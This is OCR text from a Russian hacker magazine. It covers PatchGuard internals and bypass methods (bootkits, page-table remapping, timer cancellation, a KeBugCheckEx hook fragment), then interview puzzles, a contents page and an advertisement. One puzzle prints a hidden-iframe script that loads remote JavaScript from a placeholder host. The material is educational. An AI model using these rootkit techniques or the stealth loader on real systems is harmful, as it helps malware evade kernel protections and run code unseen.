Если говорить про файловые вирусы, то Sality определенно выбивается из ряда других своих «коллег». Его механизмы противодействия антивирусному ПО в комбинации с оригинальными схемами распространения делают этот вредонос эффективным и живучим. Большая и разветвленная сеть Sality версии 3 позволяет угрозам быстро распространяться, а появление следующей, четвертой версии следует воспринимать как еще более серьезную проблему.

На данный момент им инфицированы сотни тысяч компьютеров. Вредоносные модули, внедряемые на эти компьютеры, могут быть относительно безобидными (рассылка спама), а могут и представлять высокий риск (сборщики паролей). Помимо этого, появились механизмы сбора данных веб-форм с акцентом на аккаунты Facebook и Google Blogger, даже позволяющие осуществлять активные действия с использованием этих данных. Возможно, завтра операторы ботсети Sality внедрят модуль сбора банковских данных, кто знает...

Александр Эккерт (stannic.man@gmail.com)



Малварщики против PatchGuard

Технология Kernel Patch Protection, более известная широкой публике под названием PatchGuard, предназначена для защиты ОС Windows. Создание и реализацию этой технологии можно смело приписывать к несомненным заслугам Microsoft в области обеспечения защиты ОС от руткитов. Но если набрать в Гугле «PatchGuard», то всемогущий поисковик выдаст нам мало чего вразумительного. Не знает Гугл ничего об этой таинственной технологии Microsoft. Яндекс тоже, кстати, в поиске по PatchGuard находится в пролете, аки фанера над Парижем. Но не будем судить строго. Вины поисковиков в этом нет: практически вся информация об особенностях этой технологии — результат трудов независимых исследователей-кодокопателей. Сегодня мы не только в деталях рассмотрим, что такое PatchGuard и с чем ее едят, но и поговорим о способах ее обхода — тематика журнала того требует ;).

ЛЕЗЕМ В НЕДРА ТАИНСТВЕННОЙ ТЕХНОЛОГИИ MS — KERNEL PATCH PROTECTION

ЧТО ИМЕЕМ?

Суть технологии PatchGuard проста — система защищает адресное пространство ядра от попыток модификации, тем самым не допуская попыток захвата жизненно важных системных позиций. Защите подлежат объекты, наиболее критические с точки зрения безопасности системы, — это SSDT, GDT, IDT, специфические регистры процессора MSR (через которые проходят так называемые syscalls), а также само ядро — ntos.exe, библиотека абстракции от оборудования hal.dll и драйвер сетевых операций ndis.sys.

После успешного старта PatchGuard в случайные промежутки времени проверяет целостность виртуальных адресов ядерного пространства и, если обнаруживает подозрительные модификации, тут же поднимает тревогу с вызовом полиции, скорой, пожарных и МЧС в придачу. А если серьезно, то эта технология

просто сваливает систему в BSOD с кодом CRITICAL_STRUCTURE_CORRUPTION (bugcheck 0x109).

PatchGuard присутствует лишь в системах Windows Vista+, крутящихся на 64-битных системах. Старушке Windows XP все прелести PatchGuard не грозят. Кстати, сами майкрософтовские товарищи категорически не приветствуют патчи kernel-space сторонними драйверами, в том числе использованием ядерных стеков, не созданных непосредственно самим ядром (bit.ly/REiEtR). Вместе с тем надо отметить, что PatchGuard защищает лишь ядро от патчей драйверов, но не защитит патчи одних драйверов другими.

Надо признать, что данная ситуация ставит в тупик разработчиков систем защит ОС Windows, ведь современные требования к разработке таких защит просто вынуждают контролировать пользователя на уровне ядра, например при помощи перехвата потенциально опасных функций в SSDT. При этом сами же разработчики ОС Windows вряд ли предоставят возможности для взаимодействия с PatchGuard (bit.ly/OT5WmN) — зачем давать в руки врагов ключи от квартиры, где деньги лежат?

Однако выкручиваться из этой ситуации как-то надо, и сегодня мы попробуем рассмотреть все или почти все имеющиеся способы ужиться с PatchGuard на одной системе.

PATCHGUARD — ВЗГЛЯД ИЗНУТРИ


Инициализация PatchGuard до ее полного включения — очень замороченная операция. Ее натуральный старт происходит вызовом функции nt!KiInitializePatchGuard, однако, прежде чем дело дойдет до ее вызова, должна произойти масса малопонятных и совсем непонятных вещей. Если приглядеться повнимательнее, то старт PatchGuard происходит где-то на самом раннем этапе загрузки операционной системы — со стартом основной «загрузочной функции» — nt!KeInitSystem. И если поковыряться в дизасме этой функции, то можно увидеть все суровые извращения разработчиков Microsoft. Нет, серьезно, я понимаю, что перед ними стоит задача защитить систему и замаскировать процесс инициализации PatchGuard, но не обязательно это делать настолько изощренно!

Итак, смотрим. Старт PatchGuard происходит вызовом функции nt!KiDivide6432, которая делает важное дело — мастерски делит два числа. Далее начинается магия — идет вызов функции nt!KiTestDividend, которая просто тестирует полученный результат с (внимание!) прошитым в коде (!) значением:

```
nt!KeInitSystem+0x158:
mov  rcx,[nt!KiTestDividend]
mov  edx,0xcb5fa3
call  nt!KiDivide6432
cmp  eax, [ _hardcoded value_ ]
jne  nt!KeInitSystem + 0x170
...
nt!KeInitSystem + 0x170:
mov  ecx,0x5d
call  nt!KeBugCheck //выход по ошибке UNSUPPORTED PROCESSOR
```

Кто-то может спросить: почему именно хардкод при инициализации? Не слишком умно, правда? Но это лишь на первый взгляд. Данный хардкод, как выясняется, нужен лишь для того, чтобы выявить, не находится ли система под дебагом. Как именно это происходит — оставлю тебе в качестве домашнего задания ;).

Выполнение функции KiInitializePatchGuard несет в себе много рутины — она мониторит инициализацию контекстов SSDT, таблиц GDT/IDT, ключевых регистров процессора MSR, а также некоторых критических дебаг-функций. Первое, что делает KiInitializePatchGuard, — это проверяет, не загружается ли система в безопасном режиме. В этом случае, то есть при загрузке в SafeMode, PatchGuard инициализирован не будет:



Примерная логика действий PatchGuard

```
nt!KiDivide6432+0x570:
sub  rsp,0x2d8
cmp  dword ptr [nt!InitSafeBootMode]
jne  nt!KiDivide6432+0x580
...
nt!KiDivide6432+0x580:
mov  al,0x1
add  rsp,0x2d8
ret
```

Детальный разбор полета функции KiInitializePatchGuard потребует не один десяток страниц журнала, поэтому остановимся на основных моментах.

Главное, что надо знать, когда работаешь с PatchGuard, — PatchGuard высчитывает контрольные суммы защищаемых объектов вызовом функции PgCreateBlockChecksumSubContext и хранит их в особой структуре PATCHGUARD_CONTEXT. Для «обработки» каждого защищаемого объекта используются функции PgCreateImageSubContext (для системных образов и SSDT), PgCreateGdtSubContext и PgCreateIdtSubContex (для GDT/IDT), PgCreateMsrSubContext (для защиты MSR) и PgCreateDebugRoutineSubContext (для отладочных процедур).

Память под контекст выделяется в условиях очень высокой анонимности, так, чтобы обломать любителей пошариться по чужим виртуальным адресам. Маскировка контекста проводится вызовом PgEncryptContext, которая не слишком продвинуто ксорит передаваемый ей PATCHGUARD_CONTEXT и возвращает вызывающему XOR-ключ.

«А МЫ ПОЙДЕМ НА СЕВЕР...»

Обойти PatchGuard сложно, но можно. Вообще, строго говоря, хорошим парням обход PatchGuard не нужен. Microsoft прекрасно понимала, что вводом этой системы в строй отнимает часть хлеба у разработчиков антивирусных защит и проактивных систем. Для решения этой задачи Microsoft ввела ряд новых, неизвестных доселе Native API и коллбэков, позволяющих отслеживать телодвижения ОС. Например, чтобы отслеживать изменения в реестре, в руки системных кодеров была передана функция nt!ZwNotifyChangeKey или коллбэк CmRegisterCallbackEx, которые были призваны информировать обо всех изменениях

```
kd> k
Child-SP          RetAddr           Call Site
fffffadf'e4a15f90 fffff800'010144d4 nt!KiOp_Div+0x29
fffffadf'e4a15fe0 fffff800'01058d75 nt!KiPreprocessFault+0xc7
fffffadf'e4a16080 fffff800'0104172f nt!KiDispatchException+0x85
fffffadf'e4a16680 fffff800'0103f5b7 nt!KiExceptionExit
fffffadf'e4a16800 fffff800'0142132b nt!KiDivideErrorFault+0xb7
fffffadf'e4a16998 fffff800'014212d3 nt!KiDivide6432+0xb
fffffadf'e4a169a0 fffff800'0142a226 nt!KeInitSystem+0x169
fffffadf'e4a16a50 fffff800'01243e09 nt!Phase1InitializationDiscard+0x93e
fffffadf'e4a16d40 fffff800'012b226e nt!Phase1Initialization+0x9
fffffadf'e4a16d70 fffff800'01044416 nt!PspSystemThreadStartup+0x3e
fffffadf'e4a16dd0 00000000'00000000 nt!KxStartSystemThread+0x16
```

Коллстек вызовов при старте системы: хорошо видна инициализация PatchGuard

WWW

На великом и могучем инфы в Сети о PatchGuard почти нет. Для общего развития можно почитать статью К. Касперски «Взлом PatchGuard» — is.gd/xPB2tl. Из английских статей можно почитать FAQ про PatchGuard — is.gd/xDkpMJ.

INFO

Информации в Сети о PatchGuard очень мало. Оно и понятно — Microsoft совсем не заинтересована в раскрытии особенностей этой технологии.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

в реестре без перехвата в SSDT таких функций, как ZwCreateKey/ZwEnumerateKey.

Таким же, например, образом, была разрешена проблема файловых фильтров, когда для контроля за файловой системой были введены в эксплуатацию мини-фильтры, для чего был реализован целый выводок Flt*-функций. Таким образом, Microsoft достигала вроде бы своей цели... Но не тут-то было.

Согласись, что здравый смысл в происходящем есть. Но как оказалось на практике, не так-то просто уместить все задачи для обеспечения безопасности ОС в рамки одних коллбэков.

Обеспечение полноценной безопасности системы — настолько трудоемкая и труднореализуемая задача, что предлагаемый Microsoft инструментарий оказался явно недостаточен. А уж что говорить о плохих парнях, которым Microsoft с введением PatchGuard хоть и сильно осложнила жизнь, но отнюдь не отбила желание заниматься своей грязной работенкой?

«ОГЛАСИТЕ ВЕСЬ СПИСОК, ПОЖАЛУЙСТА...»

Первое и самое популярное решение для обхода PatchGuard, которое имеется в арсенале малварщиков, — это создание буткита, который бы стартовал до запуска PatchGuard.

И действительно, люди, не понаслышке знакомые с нынешними запросами заказчиков малвари под Win7 x32/x64, знают, что самое популярное (и, пожалуй, единственное) требование — это создание MBR/VBR-руткита, с обходом PatchGuard до его инициализации. Цена вопроса, кстати говоря, не один десяток тысяч зеленых американских рублей.

Второй способ обхода PatchGuard малоизвестен широкой публике. Он основан на манипуляциях с PDE/PTE-адресами. Я как-то уже писал в][об этом способе, позволяющем подменять фактические данные, не трогая виртуальных адресов, за которые цепляется PatchGuard. В его основе лежит механизм трансляции виртуальных адресов памяти в физические, которая применяется во всех современных операционных системах семейства Windows. Обращения к виртуальным адресам для какого-либо процесса в Windows можно перенаправить на поддельную физическую страницу, что достигается изменением значений физического адреса, которые хранятся в его PDE/PTE-таблицах. Вся соль тут в том, что PatchGuard не смотрит за этими физическими адресами, чем можно воспользоваться. Не смотрят за этими физическими адресами и популярные антируткиты.

Недостаток данного способа — его трудно реализовать. Работа с PDE/PTE-адресами требует очень хороших навыков системного кодинга в ядре и отличных знаний kernel mode отладки. Ибо любые, даже самые незначительные косяки в твоем коде приведут к нехорошим последствиям, самое безобидное из которых — зависание системы.

Вместе с тем надо признать — обход PatchGuard в виде подмены PDE/PTE-адресов есть малоисследованная область kernel-кодинга, которая незаслуженно забыта разработчиками малвари. Впрочем, может, сами разработчики поизмельчали? ;)

Другой широко распространенный в узких кругах способ распила PatchGuard — это перехват функций таймерного механизма, регулирующих периодический запуск PatchGuard. И действительно, для периодической проверки PatchGuard использует стандартную kernel-API nt!KeInitializeDpc. После инициализации DPC следует вызов таймера nt!KeSetTimer, который ставит планируемую DPC в очередь. Суть обхода PatchGuard в этом случае в том, что нужно перечислить имеющиеся таймеры, найти нужный нам и отменить его. Несмотря на кажущуюся легкость, сделать это проблематично: чтобы найти необходимый таймер, нужно знать, что искать.

Другой распространенный способ, наверное, не так очевиден на первый взгляд, но вполне имеет право на существование. Это — перехват функции nt!KeBugCheckEx. Если уж совсем примитивно — то при попытке разбить оковы PatchGuard возникнет исключение, которое, по идее, должно быть обработано функцией nt!KeBugCheckEx.

Идея, заложенная в этом способе, проста и гениальна. Смотрим код:

```
FAST_MUTEX WaitAlways;

    if (InBugCode == CRITICAL_STRUCTURE_CORRUPTION)
    {
        EnableInterrupts();
        ExInitializeFastMutex(&WaitAlways);
        ExAcquireFastMutex(&WaitAlways);
    }
}
```

Все, что надо сделать, — это «заморозить» поток, который вызвал исключение, и вернуть управление, позаботившись о правильном восстановлении стека.


ЗАКЛЮЧЕНИЕ

Как видишь, обойти PatchGuard можно. По крайней мере, процветающие ныне руткиты прекрасно выживают и в 64-битной среде. И почти все они являются буткитами, то есть фактически они не обходят PatchGuard, а стартуют до нее.

Но стремительное и неотвратимое появление в нашей жизни 64-битных систем просто обяжет малварщиков искать новые пути выживания. На этом закончу. Удачного компилирования и да пребудет с тобой Сила!][

Preview

UNIXOID




114

ПРИРУЧЕНИЕ СТРОПТИВОЙ

Попридержи шутки о некрофилии и шапочках из фольги — твое мнение об OpenBSD может кардинальным образом измениться. Команда разработчиков под предводительством легендарного Тео де Раадта дает тебе уникальную возможность получить в свое распоряжение, возможно, самый правильный UNIX из всех ныне живых.

OpenBSD — это про качество кода, постоянные аудиты безопасности и высокую надежность. Но чтобы оценить все это, тебе нужно сделать первый шаг — поставить ОС и получить полноценное рабочее окружение. Не волнуйся, с этим мы тебе точно поможем.


КОДИНГ



100

КОДЕРСКИЙ ГОСКНИГОФОНД

Продолжаем разговор о must-read книгах для разработчиков. В этот раз перейдем от фундаментальных тем к практическим — поговорим о тестировании, управлении проектом и многом другом.




104

АЛГОРИТМЫ ОБЪЕДИНЕНИЯ-ПОИСКА

Предположим на минуту, что случилось невероятное — твой код запустят на компьютере, не входящем в рейтинг TOP500. Предлагаем тебе набор рецептов по оптимизации твоей программы.

UNIXOID



120

ПИНГВИН ДАЛЬНЕГО ПОЛЕТА

Любишь работать в дороге? Ненавидишь носить с собой зарядку и бегать в поиске розетки? Тогда этот материал научит тебя выжимать максимум из батареи твоего Linux-бука!

SYN/ACK






124

КЛАДОВАЯ ДАННЫХ

Рассматриваем новые возможности файловых служб в Windows Server 2012, позволяющие адекватно организовать хранение данных в XXI веке.





128

СЕТЕВОЙ УПРАВДОМ

RHQ — инструмент, способный упростить управление сложными корпоративными сетями, склеенными из множества разношерстных сервисов.

FERRUM




132

NAS EFFECT

Жесткие диски наконец-то начали дешеветь — почему бы не побаловать себя новеньким мощным NAS'ом? Но каким? Читай в этом обзоре.

Павел Александрович (ivinside.blogspot.com)
Александр Латушкин (alex@skazo4neg.ru)





Задачи на собеседованиях



INFO

Если тебе есть что сказать по поводу наших задачек (и вообще статей) — не стесняйся! Мыло редактора открыто для здравых мыслей: lozovsky@glc.ru.

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Приветствуем тебя, читатель! В этот раз мы снова не пощадим твой мозг и разберем пачку отборнейших задач с собеседований.

Задача № 1

УСЛОВИЕ

Есть таблица M на N. В левой верхней клетке (1, 1) находится муравей. За один ход муравей может передвигаться либо на одну клетку вниз, либо на одну клетку вправо. Напишите программу, которая считает количество всех путей муравья из точки (1, 1) в точку (M, N).

РЕШЕНИЕ

При решении этой задачи удобно будет рассмотреть частный случай, а потом по нему обобщить результаты. Возьмем M = 3, N = 4 и получим поле 3 * 4. Нетрудно заметить, что у муравья есть два крайних варианта маршрутов, при которых он всегда движется по краю поля. Кроме них, существуют и промежуточные, но количество ходов всегда остается неизменным и в данном случае равно 5 (M + N – 2). Так как вариантов ходов у муравья всего два, то каждую конкретную комбинацию ходов удобно записывать в двоичной системе, где ход влево мы примем за ноль, а ход вниз — за единицу. Например, крайние варианты маршрута запишутся так:

```
00111 — влево, влево, вниз, вниз, вниз
11100 — вниз, вниз, вниз, влево, влево
```

Заметим, что остальные варианты ходов будут являться всевозможными комбинациями двух нулей и трех единиц. А это попросту число сочетаний из 5 по 2 (или 3). В общем случае имеем: число сочетаний из (M + N – 2) по (M – 1) (или (N – 1)). За объяснением понятия числа сочетаний отсылаю непросвещенных читателей к первому тому Фихтенгольца. А конечная формула будет выглядеть так: (M + N – 2)! / ((M – 1)! * (N – 1)!). Напишем программу, которая будет считать число наших сочетаний. На языке Python эта простейшая задача будет решена так:

```
import math
m, n = 3, 4 # размер таблицы
print math.factorial(m + n - 2) / (math.factorial(m - 1)
    * math.factorial(n - 1))
```

Задача № 2

УСЛОВИЕ

Объекты класса ObjectWithHash предполагается использовать в качестве ключей для HashMap. Укажите все ошибки в данном коде:

```
public class ObjectWithHash {
  int id;
  public void setId(long id) {
    id = id;
  }
  private int hashCode() {
    return generateHashCode();
  }
  protected int generateHashCode() {
    Integer seed = Math.random() < 10f ? null : 700;
    return new Random(seed).nextInt();
  }
  public boolean equals(ObjectWithHash obj) {
    if (obj.id == id)
      return true;
    return false;
  }
}
```

РЕШЕНИЕ

Пожалуй, главная ошибка в том, что код просто не скомпилируется: private int hashCode() — сужение области видимости. В Java все классы являются наследниками класса java.lang.Object, который содержит оригинальный метод hashCode() с модификатором видимости public. При попытке переопределить этот метод с модификатором видимости private получим ошибку.

Следующий момент: метод public boolean equals(ObjectWithHash obj) может вводить в заблуждение. Вместо этого метода во время работы коллекций будет вызываться метод equals(Object obj) из класса-родителя (java.lang.Object).

Если же предположить, что с сигнатурами методов hashCode и equals все в порядке и они вызываются, как мы и ожидаем, то возникает следующая проблема: hashCode вызывает в своей работе метод generateHashCode(), который, в свою очередь, выбросит NullPointerException. Причина кроется в строке

```
Integer seed = Math.random() < 10f ? null : 700;
```

Math.random() возвращает значение от 0 до 1, поэтому значение выражения всегда будет null, что приведет к NullPointerException в следующей строке.

Дальнейшее обсуждение этого кода, весьма вероятно, коснется контракта методов hashCode и equals, а также требований к реализации, позволяющих использовать объект класса в качестве ключа в коллекциях. Согласно JavaDocs:

Контракт метода hashCode()

- Многократный вызов метода hashCode должен возвращать одно и то же значение (при условии неизменности значений полей, влияющих на вычисление метода equals) в течение всего времени жизни приложения. Между запусками приложения значения могут различаться.
- Если два объекта равны по методу equals(Object), то вызовы hashCode для каждого из этих объектов должны возвращать одинаковые значения.
- Если два объекта не равны по equals(Object), то результаты вызовов hashCode не обязательно будут отличными друг от друга. (Хотя следует помнить, что возврат различных значений hashCode для не-equals-объектов улучшает производительность работы коллекций, основанных на хеш-таблицах.)

Контракт метода equals()

- Для любого non-null значения x x.equals(x) должно возвращать true.
- Для любых non-null значений x и y x.equals(y) должно возвращать true, если y.equals(x) возвращает true.
- Для любых non-null значений x, y и z если x.equals(y) возвращает true и y.equals(z) возвращает true, то x.equals(z) также должно возвращать true.
- Для любых non-null значений x и y многократный вызов x.equals(y) возвращает одно и то же значение при неизменности полей, участвующих в сравнении.

Помимо этого, для корректной работы коллекций, основанных на хеш-таблицах, необходимо, чтобы значение, возвращаемое hashCode, было неизменным, пока объект используется в качестве ключа. Обычно это достигается неизменностью значений полей, участвующих в вычислении hashCode и equals. Иначе возможна ситуация, когда значение помещено в коллекцию, но не может быть найдено. Например:

```
class WrongKey{
   String key;
   public WrongKey(String k){
     key=k;
   }
   public int hashCode(){
        return key.hashCode();
   }
   public boolean equals(Object obj){
        return key.equals(obj);
   }
}
.....

Map<WrongKey,Object> map=new HashMap<WrongKey,Object>();

WrongKey key1=new WrongKey("key1");
WrongKey key2=new WrongKey("key2");
map.put(key1,"value");
// Часто объект-ключ передается извне, и там возможно
// изменение атрибутов объекта, например, так:
key1.key="key11";

map.get(key2) // вернет null
```

Задача № 3

УСЛОВИЕ

Четыре собаки находятся в углах большого квадрата. Каждая из собак начинает преследовать другую собаку, расположенную от нее по ходу часовой стрелки. Все собаки бегут с одинаковой скоростью, причем они постоянно меняют направление своего движения так, чтобы преследовать строго по прямой ту собаку, за которой гонятся. Сколько времени пройдет, пока собаки поймают друг друга? Где это произойдет?

РЕШЕНИЕ

В условии задачи, как ни странно, не было таких данных, как длина стороны квадрата и скорость собак. Поэтому мы возьмем любые понравившиеся нам значения. Например, длина стороны квадрата 1 километр, скорость собак 1 километр в минуту. Ключевое значение здесь имеет то, что собаки движутся с постоянной скоростью, а следовательно, приближаются друг к другу с постоянной скоростью в 1 км/мин. Это будет и в первый момент, когда собаки только начали преследование, и во второй, когда они уже немного изменили свою траекторию, и в любой другой момент. Не играет никакой роли то, что собаки движутся относительно друг друга. Таким образом, собаки поймают друг друга через 1 минуту, а произойдет это в центре

квадрата. Следует заметить, что траектория движения каждой собаки будет являть собой изящную спираль, однако для решения задачи это знать совсем не обязательно.

Задача № 4

УСЛОВИЕ

Из Лос-Анджелеса в Нью-Йорк отправляется поезд с постоянной скоростью 15 миль в час. Одновременно из Нью-Йорка в Лос-Анджелес по тому же пути отправляется встречный поезд со скоростью 20 миль в час. В тот же самый момент из Лос-Анджелеса с вокзала вылетает птица и летит строго над железнодорожной колеей по направлению к Нью-Йорку со скоростью 25 миль в час. Как только она долетает до поезда, вышедшего из Нью-Йорка, она немедленно разворачивается и летит в обратную сторону с той же скоростью, пока не встретится с поездом, вышедшим из Лос-Анджелеса, после чего снова разворачивается и летит в обратном направлении. Так она летает туда и обратно между двумя поездами, пока они не столкнутся. Какое расстояние пролетит птица?

РЕШЕНИЕ

Это одна из тех задач, где хочется применить свои уже полузабытые знания о бесконечных рядах, которые когда-то изучал в институтах. Ведь птица при каждой итерации будет пролетать все меньшее расстояние, и есть соблазн извлечь из этого факта сумму бесконечного ряда! Однако не стоит с этим торопиться. Допустим, что расстояние между Лос-Анджелесом и Нью-Йорком равно 3500 миль. Поезда сближаются со скоростью 35 миль в час. Это значит, что они столкнутся через 100 часов. Через это же время и птица закончит свой путь — через 100 часов. А это, в свою очередь, означает, что мы можем просто перемножить скорость птицы на это время и получить расстояние — 2500 миль. Все оказалось не так сложно, как на первый взгляд.

Рассказывают, что кто-то задал один из вариантов этой задачи математику Джону фон Нейману. Тот так быстро дал ответ, что его знакомый сказал: «Ну, ты, наверное, знал, в чем здесь трюк». «Какой трюк? — спросил Фон Нейман. — Я просто вычислил сумму бесконечного ряда». ⌶

РЕШЕНИЕ ОТ ЧИТАТЕЛЯ

Константин Меняев, прочитав августовский (163-й) номер журнала, обратил наше внимание на то, что решение задачи «Как определить, есть ли в односвязном списке циклы и с каких элементов они начинаются?» от наших авторов неполное. Он предлагает свой вариант решения, с которым, при зрелом размышлении, мы оказываемся полностью согласны. Вот этот вариант:

```
// Поиск петли методом бегунка
struct Node *loop_node(struct Node *head)
{
        struct Node *slow_ptr = head, *fast_ptr = head;
        // Ищем узел столкновения
        while (fast_ptr && fast_ptr->next) {
                slow_ptr = slow_ptr->next;
                fast_ptr = fast_ptr->next->next;
                // Столкновение
                if (slow_ptr == fast_ptr)
                        break;
        }

        // Конец списка, петли нет
        if (!fast_ptr || !fast_ptr->next)
                return NULL;

        // Ищем начало петли
        slow_ptr = head;
        while (slow_ptr != fast_ptr) {
                slow_ptr = slow_ptr->next;
                fast_ptr = fast_ptr->next;
        }

        return slow_ptr;
}
```

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. **Что выведет данный скрипт? Объясните почему.**

```
class A:
  def __init__(self, v):
    self.__q = set(v)

  def getval(self):
    v = self.__q.pop()
    yield v

class B(A):
  def getval(self):
    for v in self.__q:
      yield v

b = B('qwerty')
print [c for c in b.getval()]
```

2. **Что делает следующий код, зачем он это делает и как его можно улучшить?**

```
<script>
(function(url) {
    var iframe = document.createElement('iframe');
    (iframe.frameElement || iframe).style.cssText = "width: 0; \
        height: 0; border: 0";
    var target = document.getElementsByTagName('script');
    target = target[target.length - 1];
    target.parentNode.insertBefore(iframe, target);
    var d = iframe.contentWindow.document;
    d.open().write('<body onload="'+
      'var js = document.createElement(\'script\');'+
      "js.src = '"+ url +"';"+
      'document.body.appendChild(js);">');
    d.close();
})('http://some.ru/script.js');
</script>
```

3. **У вас есть два ведра емкостью 3 литра и 5 литров и неограниченны запас воды. Как можно отмерить точно 4 литра воды?**
4. **Почему банки для пива сужаются вверху и внизу?**

TSW

ЭТИ ТРИ БУКВЫ СТАЛИ СИМВОЛОМ ОСОБОГО СТИЛЯ И ВЫСОЧАЙШЕГО КАЧЕСТВА ДЛЯ АВТОМОБИЛЬНЫХ ЭНТУЗИАСТОВ СЕВЕРНОЙ АМЕРИКИ. СЕГОДНЯ МЫ ПОСТАРАЕМСЯ ПРИОТКРЫТЬ ЗАВЕСУ ТАЙНЫ И ПОНЯТЬ В ЧЕМ ЖЕ УСПЕХ ЭТИХ КОЛЕСНЫХ ДИСКОВ.

Во-первых, это серьезный контроль качества выпускаемой продукции. Каждый диск проходит несколько уровней проверки по различным параметрам. Новейшее технологическое оборудование на заводах TSW дает гарантию того, что ни один дефект не останется незамеченным. Дело в том, что к производственному процессу здесь относятся также трепетно, как и к последующей стадии проверки изделий. Все это внимание и забота доходят до счастливого покупателя с каждым колесным диском TSW.

Во-вторых, это компания, которая думает не только о технической составляющей, но и эмоциональной. А потому каждый год на рынке появляются сразу несколько моделей первоклассных колесных дисков TSW. Наряду с универсальными дисками, которые подходят на любой автомобиль иностранного производства (при условии правильно подобранных посадочных размеров), компания выпускает специальные линейки для определенных марок автомобилей. Тем самым усилия дизайнеров направлены не на беспорядочную толпу жаждущих хлеба и зрелищ (как известно, всем сразу не угодишь), а на вполне определенных клиентов с конкретными запросами и пожеланиями. Отсюда безмерная благодарность тех, кто уже сделал свой выбор в пользу TSW, и растущий интерес новой аудитории.

РОЗНИЧНЫЕ МАГАЗИНЫ
(ЗАО «Колесный ряд»)

Москва
ул. Электродная, д. 14/2
(495) 231-4383
ул. Островитянова, вл. 29
(499) 724-8044

Санкт Петербург
Екатерининский пр-т, д. 1
(812) 603-2610

ОПТОВЫЙ ОТДЕЛ

Москва
ул. Электродная, д. 10, стр. 32,
(495) 231-2363
www.kolrad.ru

ИНТЕРНЕТ МАГАЗИНЫ

www.allrad.ru
(495)730-2927/368-8000/672-7226

www.prokola.net
(812)603-2610/603-2611



Артем Табалин, инженер-программист DevExpress (tabalinas@gmail.com)



Следует читать много, но не многое.
Плиний Младший

Кодерский госкнигофонд

